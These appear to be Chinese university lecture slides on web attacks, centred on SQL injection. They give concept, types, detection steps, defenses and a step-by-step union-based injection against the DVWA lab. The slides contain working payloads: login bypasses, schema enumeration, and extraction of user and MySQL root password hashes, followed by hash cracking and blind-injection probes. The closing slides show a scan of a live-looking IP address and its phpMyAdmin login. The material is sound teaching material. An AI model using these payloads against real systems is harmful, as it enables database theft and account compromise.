

Web攻击

杭州电子科技大学

陈黎丽


QQ: 104868116

Email: chenlili@hdu.edu.cn



Web应用基础

Web应用基本架构



Web数据流

EID	EID5000
Password	paswd123
<input type="submit" value="Submit"/>	

web表单

```
<form action="getdata.php" method="get">  
  EID:      <input type="text" name="EID"><br>  
  Password: <input type="text" name="Password"><br>  
           <input type="submit" value="Submit">  
</form>
```

html代码

<http://www.example.com/getdata.php?EID=EID5000&Password=paswd123>

http请求

SQL参数

SQL查询语句

SQL语句格式

- 每条语句都请求DBMS完成一个动作，下面是Select查询语句格式。



Web基础动态页面

动态页面工作流程理解-----系统登录



Web攻击

Web安全漏洞

输入输出验证不充分

设计缺陷

环境缺陷

Sql注入

XSS

CSRF

目录穿越

文件上传

代码注入

命令注入

信息泄漏

整数溢出

.....

越权漏洞

非授权对象引用

业务逻辑缺陷

框架漏洞

基础环境漏洞

SQL注入攻击


什么是SQL注入？

风险管理很头痛？慧眼帮您识漏洞。
数据交互用SQL，注入语句来攻击。
欺骗执行非授权，拖库泄露和提权。
防护策略需启用，严格过滤和验证。

SQL注入是指web应用程序对用户输入数据的**合法性没有判断或过滤不严**，攻击者可以在web应用程序中事先定义好的**查询语句结尾添加额外的SQL语句**，在管理员不知情的情况下实现**非法操作**，以此来欺骗数据库服务器**执行非授权的任意查询**，得到相应的数据信息，达到进一步渗透的目的。

一个简单的小例子

- 假设这么一个情景，一个网页的后台入口处需要验证用户名和密码：



用户名:

密 码:

☐ 增强安全性 ☐ 记住用户名

如果用户填写的用户名和密码都是: 123

- 验证程序的SQL语句是这样写：

```
select * from users where username= '123' and  
password= '123'
```

一个简单 `select * from users where username= '123' and password= '123'`

-如果用户填写的用户名和密码都是: 123' or '1' = '1

`select * from users where username='123' or '1'='1' and password='123' or '1'='1'`

-如果用户填写的用户名和密码都是: 123' or 1=1 #

`select * from users where username='123' or 1=1 #' and password='123' or 1=1 #'`

请问能成功登录系统吗?

SQL注入原因

为什么发生SQL注入攻击？


- **代码对输入SQL语句的参数过滤不严格**
- **未启用框架的安全配置**，例如：PHP的magic_quotes_gpc未设置为On
在magic_quotes_gpc=On的情况下，如果输入的数据有单引号（'）、双引号（"）、反斜线（\）与 NUL（NULL 字符）等字符都会被加上反斜线。
- **未使用框架安全的查询方法**，比如：PHP查询条件尽量使用数组方式
- **服务器未启用防火墙**
- **服务器未启用其他安全防护设备**

SQL注入威胁表现

SQL注入威胁表现形式可以体现为以下几点：

- 获取数据库信息
- 管理员**后台用户名和密码**
- 获取其他数据库**敏感信息**：用户名、密码、手机号码、身份证、银行卡信息.....
- **整个数据库：脱裤**
- 获取服务器**权限**
- 植入**Webshell**，获取服务器后门
- 读取服务器敏感文件

SQL注入过程



把sql 命令插入到web 表单提交、输入域名或页面请求中的查询字符串

WHY CAN?

SQL查询支持and、or、union等多种查询方法，逻辑运算的优先顺序是NOT>AND>OR，攻击者可以通过这些方法，将恶意执行语句拼接到正常的查询语句中去。

注入攻击需要满足两个条件：

- 用户能够控制输入。
- 原本程序要执行的代码，拼接了用户输入的恶意数据。

SQL注入位置

用户在什么位置向数据库传递参数? ← 注入点



地址栏URL

成绩查询

`-1' union select 1,version(),database(`

Submit

1的成绩单

Math	English	Chinese
5.5.34-log	skctf_flag	skctf_flag@localhost

表单提交

SQL查询语句

SQL语句格式

- 每条语句都请求DBMS完成一个动作，下面是Select查询语句格式。



代码

数据

SQL注入本质:
代码与数据混合在一起
代码是可信的，数据是不可信的

SQL代码中特殊字符

?

连接符

aNd, Or

大小写不敏感

"" (双引号), '' (单引号)

/* */

多行注释

!=, <>

不等于

, --+

注释和闭合

--

注释后面的内容

#

后面的语句全部无效了

SQL语句闭合

什么是闭合？ 闭合保证SQL语句可以完整正确的执行

后台服务器PHP代码：

```
$sql = "SELECT * FROM users WHERE id = $id LIMIT 0,1";  
$sql = "SELECT * FROM users WHERE id = '$id' LIMIT 0,1";  
$sql = "SELECT * FROM users WHERE id = ('$id') LIMIT 0,1";
```

"\$id"
("\$id")
('\$id')

\$id两侧必须要闭合，代码才可以正确执行

如果注入后，破坏了原有的闭合，注入就会失败！！！！



所以，构造闭合的SQL注入语句



寻找注入点

例子：

```
$sql = "SELECT * FROM users WHERE id = '$id' LIMIT 0,1";
```

\$id = 1' Or 1=1 --+

```
$sql = "SELECT * FROM users WHERE id = '1' or 1=1 --+' LIMIT 0,1";
```

总结一下：

构造语句：

一是把前面进行补全；
二是保证后面格式的正确。

SQL语句运算符

优先级	
1	算术运算符
2	连接符
3	比较符
4	IS [NOT] NULL, LIKE, [NOT] IN
5	[NOT] BETWEEN
6	NOT
7	AND
8	OR

可以使用括号改变优先级顺序

- 1、乘除的优先级高于加减；
- 2、同一优先级运算符从左向右执行；
- 3、括号内的运算先执行。

Select * from admin where username='admin' and password=' ' or 1=1--'

真

假

真

真

语句为真，执行输入的语句，输出password

SQL注入类型

按变量类型分

- 数字型
- 字符型

按HTTP提交方式分

- GET注入
- POST注入
- Cookie注入

按注入方式分

- 盲注
 - 布尔盲注
 - 时间盲注
 - 错误盲注
- union注入

编码问题

- 宽字节注入

1、数字型注入

- 当输入的参数为整形时，如果存在注入漏洞，可以认为是**数字型注入**。

- 测试步骤：

- (1) 加**单引号**，URL: www.text.com/text.php?id=3'

对应的sql: `select * from table where id=3'` 这时sql语句**出错**，程序无法正常从数据库中查询出数据，就会抛出异常；

- (2) 加**and 1=1** ,URL: www.text.com/text.php?id=3 and 1=1

对应的sql: `select * from table where id=3 and 1=1` 语句执行**正常**，与原始页面无任何差异；

- (3) 加**and 1=2** , URL: www.text.com/text.php?id=3 and 1=2

对应的sql: `select * from table where id=3 and 1=2` 语句可以**正常**执行，但是无法查询出结果，所以返回数据与原始网页存在差异

- 如果满足以上三点，则可以判断该URL存在数字型注入。

2、字符型注入

- 当输入的参数为字符串时，称为字符型。字符型和数字型最大的一个区别在于，**数字型不需要单引号来闭合，而字符串一般需要通过单引号来闭合的。**
- 例如数字型语句：`select * from table where id = 3`
- 则字符型如下：`select * from table where name=' admin'`
- 因此，在构造payload时通过闭合单引号可以成功执行语句。

2、字符型注入

- 测试步骤:

(1) 加**单引号**: `select * from table where name=' admin' '`
由于加单引号后变成三个单引号, 则无法执行, 程序会**报错**;

(2) 加 `' and 1=1` 此时sql 语句为: `select * from table where name=' admin' and 1=1'`, 也**无法进行注入**, 还需要通过注释符号将其绕过;

因此, 加 `' and 1=1--` 构造语句为: `select * from table where name = ' admin' and 1=1-- '` 可成功执行返回结果**正确**;

(3) 加 `and 1=2--` 此时sql语句为: `select * from table where name=' admin' and 1=2--'` 则会**报错**

- 如果满足以上三点, 可以判断该url为字符型注入。

SQL注入类型

按HTTP提交方式分

➤ GET注入

注入点的位置在 GET 参数部分。比如有这样的一个链接

<http://xxx.com/news.php?id=1>

➤ POST注入

注入点位置在 POST 数据部分，常发生在表单中。

➤ Cookie注入

HTTP 请求的时候会带上客户端的 Cookie, 注入点存在 Cookie 当中的某个字段中。

HTTP方法的SQL注入攻击

HTTP 定义了与服务器交互的不同方法，最基本的方法是 **GET 和 POST**。

➤ **GET**方式在客户端**通过URL提交数据**，数据在URL中可以看到，传输的数据少，**安全性较低**。例如在日常中订购服务：

http://www.text.com/text.php?id=3

select * from table where id=3

HTTP方法的SQL注入攻击

HTTP 定义了与服务器交互的不同方法，最基本的方法是 **GET 和 POST**。

- **POST方式，数据放置在HTML HEADER内提交，数据在URL中看不到，传输的数据多，安全性较高。**

```
$id = $_GET['id'];
```

```
$sql = "SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

POST注入**高危点**:

- 登录框
- 查询框
- 各种与数据库有交互的框

POST注入过程与手工注入思路相同

HTTP方法的SQL注入攻击

POST方式万能密码原理：

SELECT * FROM admin WHERE Username='1' OR 1=1 OR '1'='1' AND
Password='EDFKGMZDFSDDFSRRQWERRFGGG'

语句逻辑，优先级: NOT > AND > OR

SELECT * FROM admin WHERE Username='1' OR 1=1 OR '1'='1' AND

Password='EDFKGMZDFSDDFSRRQWERRFGGG'

② ③ 真 ①

整个语句逻辑判断为真，数据库验证通过。作用是取回表中所有结果，最常见的是用于绕过登录。

SQL手工注入攻击步骤

1、在掌握数据库信息的情况下，往数据库中插入或者查询数据的时候，需要知道什么信息构建SQL语句呢？

- 根据数据库管理员用户名和密码，连接上数据库
- 数据库名称、数据表、数据表中的字段

2、在不掌握数据库信息的情况下，往数据库中读取或者删除数据的时候，怎么办？



手工SQL注入实例

<https://dvwa.co.uk/>

dvwa.com/vulnerabilities/sqli/



Vulnerability: SQL Injection

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)

User ID:

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

分析源码

```
1  <?php
2
3  if( isset( $_REQUEST[ 'Submit' ] ) ) {
4      // Get input
5      $id = $_REQUEST[ 'id' ];
6
7      // Check database
8      $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
9      $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBAL
```

由代码可知，通过REQUEST方式接受传递的参数id，

再通过sql语句带入查询，并未设置任何过滤，因此可以进行sql注入利用。

```
14      $first = $row["first_name"];
15      $last  = $row["last_name"];
16
17      // Feedback for end user
18      echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
19  }
20
21  mysqli_close($GLOBALS["__mysqli_ston"]);
22 }
23 ?>
```

1. 判断是否存在注入

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Vulnerability: SQL Injection

User ID:

ID: 1' or '1' = '2
First name: admin
Surname: admin

Vulnerability: SQL Injection

User ID:

ID: 1' or '1' = '1
First name: admin
Surname: admin

ID: 1' or '1' = '1
First name: Gordon
Surname: Brown

ID: 1' or '1' = '1
First name: Hack
Surname: Me

ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' or '1' = '1
First name: Bob
Surname: Smith

- 1 页面正常
- 1' 页面返回错误:报错 "...us line 1..."
- 1' or '1' = '2 页面正常
- 6' or '1' = '2 页面返回为空,
- 1' or '1' = '1 页面正常, 并返

```
SELECT first_name, last_name FROM users WHERE user_id =
```

2. 猜数据库名: 1' union select 1,database()#

SELECT first_name,last_name FROM users WHERE user_id =
'1' union select 1,database()# '

Vulnerability: SQL Injection

User ID:

ID: 1' union select 1,database()#

First name: admin

Surname: admin

ID: 1' union select 1,database()#

First name: 1

Surname: dvwa

得数据库名: dvwa

3. 猜表名:

```
1' union select 1,group_concat(table_name)
from information_schema.tables
where table_schema =database()#
```

```
SELECT first_name,last_name FROM users WHERE user_id = '
'1' union select 1,group_concat(table_name)
from information_schema.tables
where table_schema =database()#'
```

Vulnerability: SQL Injection

User ID:

```
ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema =database()#
First name: admin
Surname: admin
```

```
ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema =database()#
First name: 1
Surname: guestbook,users
```

得表名: guestbook,users

4. 猜列名

```
1' union select 1,group_concat(column_name)
from information_schema.columns
where table_name ='users' #
```

SELECT first_name,last_name FROM users WHERE user_id =' ';

Vulnerability: SQL Injection

User ID:

```
ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_name ='users' #
First name: admin
Surname: admin
```

```
ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_name ='users' #
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

得列名: user_id,first_name,last_name,user,password,avatar,last_login,failed_login

5.猜用户密码

```
1' union select null,concat_ws(char(32,58,32),user,password)
from users #
```

```
SELECT first_name,last_name FROM users WHERE user_id = ' 
```

Vulnerability: SQL Injection

User ID:

```
ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
```

First name: admin

Surname: admin

```
ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
```

First name:

Surname: admin : 5f4dcc3b5aa765d61d8327deb882cf99

```
ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
```

First name:

Surname: gordonb : e99a18c428cb38d5f260853678922e03

```
ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
```

First name:

Surname: 1337 : 8d3533d75ae2c3966d7e0d4fcc69216b

```
ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
```

First name:

Surname: pablo : 0d107d09f5bbe40cade3de5c71e9e9b7

```
ID: 1' union select null,concat_ws(char(32,58,32),user,password) from users #
```

First name:

Surname: smithy : 5f4dcc3b5aa765d61d8327deb882cf99

得用户密码MD5值

6. 破解用户密码

使用<https://cmd5.com>，对上述MD5值进行破解，还原admin用户密码明文。



密文: 5f4dcc3b5aa765d61d8327deb882cf99

类型: 自动 [帮助]

查询 加密

查询结果:
password

7. 猜root用户信息

1' union select 1,group_concat(user,password) from mysql.user#

SELECT first_name,last_name FROM users WHERE user_id = ' ';

Vulnerability: SQL Injection

User ID:

ID: 1' union select 1,group_concat(user,password) from mysql.user#
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(user,password) from mysql.user#
First name: 1
Surname: root*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B,root*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B

密文: 81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
类型: mysql5

查询结果:
root

常用的SQL注入语句

1.判断有无注入点

; and 1=1 and 1=2

2.猜表一般的表的名称无非是admin adminuser user pass password 等..

and 0<>(select count(*) from *)

and 0<>(select count(*) from admin) ---判断是否存在admin这张表

3.猜帐号数目 如果遇到0< 返回正确页面 1<返回错误页面说明帐号数目就是1个

and 0<(select count(*) from admin)

and 1<(select count(*) from admin)

4.猜解字段名称 在len() 括号里面加上我们想到的字段名称.

and 1=(select count(*) from admin where len(*)>0)--

and 1=(select count(*) from admin where len(用户字段名称name)>0)

and 1=(select count(*) from admin where len(_blank>密码字段名称password)>0)

5.猜解各个字段的长度 猜解长度就是把>0变换 直到返回正确页面为止

and 1=(select count(*) from admin where len(*)>0)

and 1=(select count(*) from admin where len(name)>6) 错误

and 1=(select count(*) from admin where len(name)>5) 正确
长度是6

and 1=(select count(*) from admin where len(name)=6) 正确

6.猜解字符

and 1=(select count(*) from admin where left(name,1)=a) ---

猜解用户帐号的第一位

and 1=(select count(*) from admin where left(name,2)=ab)---

猜解用户帐号的第二位

就这样一次加一个字符这样猜,猜到够你刚才猜出来的多少位了就对了,帐号就算出来了

and 1=(select top 1 count(*) from Admin where
Asc(mid(pass,5,1))=51) --

SQL盲注攻击

盲注（Blind SQL Injection）是不能通过直接显示的途径来获取数据库数据的方法，只能通过页面返回正常不正常来判断是否存在注入。

盲注的基本条件：

- 1、用户能够控制输入；
- 2、原程序要执行的代码拼接了用户输入的数据。

盲注类型：

- 布尔盲注
- 时间盲注
- 报错型盲注

SQL盲注攻击

布尔盲注：猜对了，立马回显。猜错了，报错。

Post data `id=1 and user()='root@localhost' &submit=submit`

id:

SQL语句 : `SELECT * FROM news WHERE id = 1 and user()='root@localhost'`

标题	内容
DoraBox	DoraBox is very good.

☒ Post data ☐ Referrer ☐ User-Agent ☐ %URL ☐ BASE64

Post data `id=1 and user()='root@localhosts' &submit=submit`

id:

SQL语句 : `SELECT * FROM news WHERE id = 1 and user()='root@localhosts'`

标题	内容
----	----

SQL盲注攻击

时间盲注：利用`sleep()`或`benchmark()`等函数让mysql执行时间变长，结合if判断，通过页面的响应时间来判断条件是否正确。

举例：判断当前数据库库名的长度

如果数据库库名长度大于等于8，则mysql查询休眠5秒，否则查询1。语句：`if(length(database())>=8,sleep(5),1)`

URL:`http://XXXX.php?id='1' and if(length(database())>=8,sleep(5),1)---+`

可以看到页面响应时间是6013毫秒，即**6.013秒**，这说明了页面执行了`sleep(5)`，也就是`length(database())>=8`成立。

SQL盲注攻击过程

盲注的过程:

1. 查找数据库名的长度
2. 查找数据库名的名称
3. 查找数据表的数量
4. 查找某个表的名称长度和名称
5. 查找某个表下所有字段数
6. 查找某个表中每个字段的名称长度和具体名称
7. 查找某个下的记录数量
8. 获取某条记录某个字段值的长度及内容

重要函数:

- **length()** :返回字符串的长度
- **substr(str,pos,num)** : 截取指定位置指定长度的字符串
- **mid(str,pos,num)** :截取指定位置指定长度的字符串
- **ascii()** : 查询ascii码中对应的值
- **count(column_name)** : 返回指定列的值的数目(NULL 不计入)

SQL盲注攻击——二分法

利用**二分法**进行手工盲注。

猜库名

第一个字符

```
" or (ascii(substr(database(),1,1))>32)---+正常
" or (ascii(substr(database(),1,1))>128)---+不回显
" or (ascii(substr(database(),1,1))>80)---+正常
" or (ascii(substr(database(),1,1))>104)---+不回显
" or (ascii(substr(database(),1,1))>92)---+正常
" or (ascii(substr(database(),1,1))>98)---+正常
" or (ascii(substr(database(),1,1))>101)---+不回显
" or (ascii(substr(database(),1,1))>100)---+不回显
" or (ascii(substr(database(),1,1))>99)---+不回显
```

码值	字符	码值	字符	码值	字符	码值	字符	码值	字符
48	0	63	?	78	N	93	]	108	l
49	1	64	@	79	O	94	^	109	m
50	2	65	A	80	P	95	_	110	n
51	3	66	B	81	Q	96	`	111	o
52	4	67	C	82	R	97	a	112	p
53	5	68	D	83	S	98	b	113	q
54	6	69	E	84	T	99	c	114	r
55	7	70	F	85	U	100	d	115	s
56	8	71	G	86	V	101	e	116	t
57	9	72	H	87	W	102	f	117	u
58	:	73	I	88	X	103	g	118	v
59	;	74	J	89	Y	104	h	119	w
60	<	75	K	90	Z	105	i	120	x
61	=	76	L	91	[	106	j	121	y
62	>	77	M	92	\	107	k	122	z

说明数据库名的第一个字符ASCII码为99

SQL注入防护

- 不信任用户的输入，**加强过滤**；
 - 对**GET、POST、COOKIES**的提交进行过滤，
 - 过滤特殊符号，对一些**&*% ¥#@/**等等的符号，以及**转义符号**进行严格的过滤与拦截。
 - 对前端的网站进行**PHP安全函数的变量过滤**，网站web端的**JS过滤检测**是否含有SQL注入的非法参数，比如一些sql注入代码，**and 1=1 1=2 select union**等查询的语句过滤。
- **不使用动态拼接sql**，可使用参数化的sql或直接使用存储过程进行数据查询存取；
- **不使用管理员权限**的数据库连接；
- 对机密信息进行**加密**或hash掉密码和敏感信息；
- 应用异常尽可能少在web提示，最好使用自定义信息对应用的异常信息进行包装；
- 采用工具或网络平台**检测**是否存在SQL注入。

SQL注入防护——代码与数据分开

代码与数据分开，强迫使用参数化语句。

```
$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");  
$sql = "SELECT Name, Salary, SSN  
      FROM employee  
      WHERE eid= '$eid' and password=' $pwd'";  
$result = $conn->query($sql);
```

```
$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");  
$sql = "SELECT Name, Salary, SSN  
      FROM employee  
      WHERE eid= ? and password=?";
```

```
if ($stmt = $conn->prepare($sql)) {  
    $stmt->bind_param("ss", $eid, $pwd);  
    $stmt->execute();
```

```
    $stmt->bind_result($name, $salary, $ssn);  
    while ($stmt->fetch()) {  
        printf ("%s %s %s\n", $name, $salary, $ssn);  
    }  
}
```

①

②

③

④

⑤

⑥

Send code

Send data

Start execution

使用预编译语句，摆脱了SQL语句的动态构造过程，**避免数据变成代码被执行。**

SQL注入攻击后果

- **查询**网站管理员的账号密码
- **修改**网站会员的提现银行卡
- **修改**网站的支付接口，支付账号
- 通过数据库篡改注单，**修改**投注记录、修改会员密码或者会员的认证资料，银行卡等

SQL注入攻击学习平台

➤ SQLi-Labs

SQLi-Labs是一个专业的SQL注入练习平台

➤ SQLMap

SQLMap是一款开源渗透测试工具，可用于自动检测和利用SQL注入漏洞，并接管数据库服务器。

➤ jSQL Injection

jSQL Injection是一个轻量级的应用程序，用于从远程服务器查找数据库信息。jSQL是免费的，开源的和可多平台使用的（Windows, Linux, Mac OS X, Solaris）。

SQL注入总结

SQL注入基础

什么是SQL注入

概念

SQL注入产生的实质是没有对用户的输入输出进行安全过滤，导致后台直接将用户的输入作为SQL语句的一部分，执行操作，产生危害。

SQL注入成因

- ①不正当的类型处理；
- ②不安全的数据库配置；
- ③不合理的查询集处理；
- ④不当的错误处理；
- ⑤转义字符处理不合适；
- ⑥多个提交处理不当。

SQL正常查询流程

1. 任何客户端可控，传递到服务器的变量；
2. 必须带有参数传递，参数值带入到数据库查询；
3. 服务器没有进行过滤或过滤的不严格。

哪里可能存在sql注入

SQL注入的危害

1. 数据库信息泄露：数据库中存放的用户的隐私信息的泄露。
2. 网页篡改：通过操作数据库对特定网页进行篡改。
3. 网站被挂马，传播恶意软件：修改数据库一些字段的值，嵌入网马链接，进行挂马攻击。
4. 数据库被恶意操作：数据库服务器被攻击，数据库的系统管理员帐户被篡改。
5. 服务器被远程控制，被安装后门。经由数据库服务器提供的操作系统支持，让黑客得以修改或控制操作系统。
6. 破坏硬盘数据，瘫痪全系统。

SQL注入实例

域名:

线程: (条 CPU核心 * 5最佳) ☐ DIR: 446889 ☐ ASPX: 42529 ☒ 探测200

超时: (秒 超时的页面被丢弃) ☐ ASP: 297812 ☒ PHP: 52815 ☐ 探测403

☐ MDB: 9071 ☐ JSP: 19739 ☐ 探测3XX

正在扫描 停止扫描

扫描信息: 扫描线程: 20 扫描速度: 474/秒

ID	地址	HTTP响应
1	http://120.25.24.45:31317/index.php	200
2	http://120.25.24.45:31317/key.php	200
3	http://120.25.24.45:31317/phpmyadmin/db_create.php	200
4	http://120.25.24.45:31317/phpmyadmin/index.php	200
5	http://120.25.24.45:31317/phpmyadmin/tbl_create.php	200
6	http://120.25.24.45:31317/phpmyadmin/libraries/select_lang.lib.php	200

https://blog.csdn.net/qc_40270071

SQL注入实例

120.25.24.45:31317/phpmyadmin/db_create.php

phpMyAdmin

欢迎使用 phpMyAdmin

语言 - Language

中文 - Chinese simplified

登录

用户名: root

密码:

执行

⚠ 必须启用 Cookies 才能登录。

https://blog.csdn.net/qq_30270071

SQL注入实例

The screenshot displays the phpMyAdmin web interface in a browser window. The address bar shows the URL: `120.25.24.45:31317/phpmyadmin/index.php?token=1d9c3d07a9c8495dd9331ad5c8d1a00c#PMAURL:server=1&`. The interface is in Chinese and shows the 'localhost' database connection.

